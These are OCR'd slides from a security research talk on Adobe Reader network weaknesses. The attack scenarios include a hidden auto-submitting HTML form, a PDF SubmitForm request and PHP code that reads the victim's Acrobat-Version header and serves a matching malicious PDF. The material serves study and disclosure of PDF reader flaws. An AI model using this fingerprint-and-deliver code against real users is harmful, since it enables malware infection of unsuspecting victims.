
Step 5: Server-side reception in PHP

- **Auto-redirection to a legitimate website:**


```
<form style="display: none; visibility: hidden" action="http://
www.google.com"
method="POST"
name="form"
enctype="multipart/form-data">
</ form>

<script>
document.form.submit();
</script>
```

An invisible malicious proxy (Demo)

DEMO



- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions


2. This PDF sends a form with SubmitForm to the malicious server
3. The web server reads the header of the request and does malicious actions according to Adobe software's version of the victim.
PDF
Adobe
1. The victim opens the first PDF
PDF malware Adobe version > 8.xx
PDF malware Adobe version > 9.xx
PDF malware Adobe version > 10.xx

Scouting Adobe Reader (1/4)

➢**Request Performed:**

```
POST /www/uploaddd.php HTTP/1.1\r\n
Accept: */*\r\n
Content-Type: application/vnd.fdf\r\n
Content-Length: 99\r\n
Acrobat-Version: 10.1.3\r\n
User-Agent: AcroForms\r\n
```

Scouting Adobe Reader (2/4)

Server-side processing in PHP:

- **Read the header**

```
$headers = apache_request_headers();
```

- **Check for Acrobat-Version information in the header**


```
foreach ($headers as $header => $value) {
        if($header == "Acrobat-Version"){
                ...
        }
}
```

- **For a version number, launch the malicious PDF related**

```
if(preg_match("#9#",$value)){  // if Adobe version == 9.X
        header('Content-type: application/pdf');
        header('Content-Disposition: attachment; filename="infectedsimple.pdf"');
        readfile('infectedsimple.pdf');
}
```

Scouting Adobe Reader (3/4)

DEMO


Demo 4
Rechercher dans : Demo 4
Organiser
Inclure dans la bibliothèque
Partager avec
Graver
Nouveau dossier
Favoris
Bureau
Emplacements récents
Téléchargements
Documents
Bibliothèques
Documents
Images
Musique
Vidéos
Ordinateur
WINDOWS (C:)
Data (D:)
Disque local (W:)
Nom
Modifié le
Type
Taille
InfectedFORm.pdf
27/11/2012 12:52
Adobe Acrobat D...
1 Ko
1 élément
0
Corbeille
Demo 1
Demo 2
C:\wamp\www\Pdf\Recept.php - Notepad++
Fichier Edition Recherche Affichage Encodage Langage Paramétrage Macro Exécution TextFX Compléments Documents ?
Recept.php
<?php
$headers = apache_request_headers();
foreach ($headers as $header => $value) {
echo "$header: $value
\n";
if($header == "Acrobat-Version"){
echo $value."\n";
if(preg_match("#9#",$value)){
www.zdsoft.com
FR
12:30
27/11/2012

Scouting Adobe Reader (4/4)

In this scenario:
we don't need javascript
to know the Adobe Version !!!

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Conclusion

- /OpenAction still works.
- Try new methods to anticipate future threats.
- Weak URL Detection.

Future Works

- Compare the security of different PDF Readers.
- Analyze what is the security of PDFs on Smartphones.
- Explore other Operating systems (Linux, Mac OSX).

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Thank you for your attention.
Any questions???

Valentin HAMON
valentin.hamon@et.esiea-ouest.fr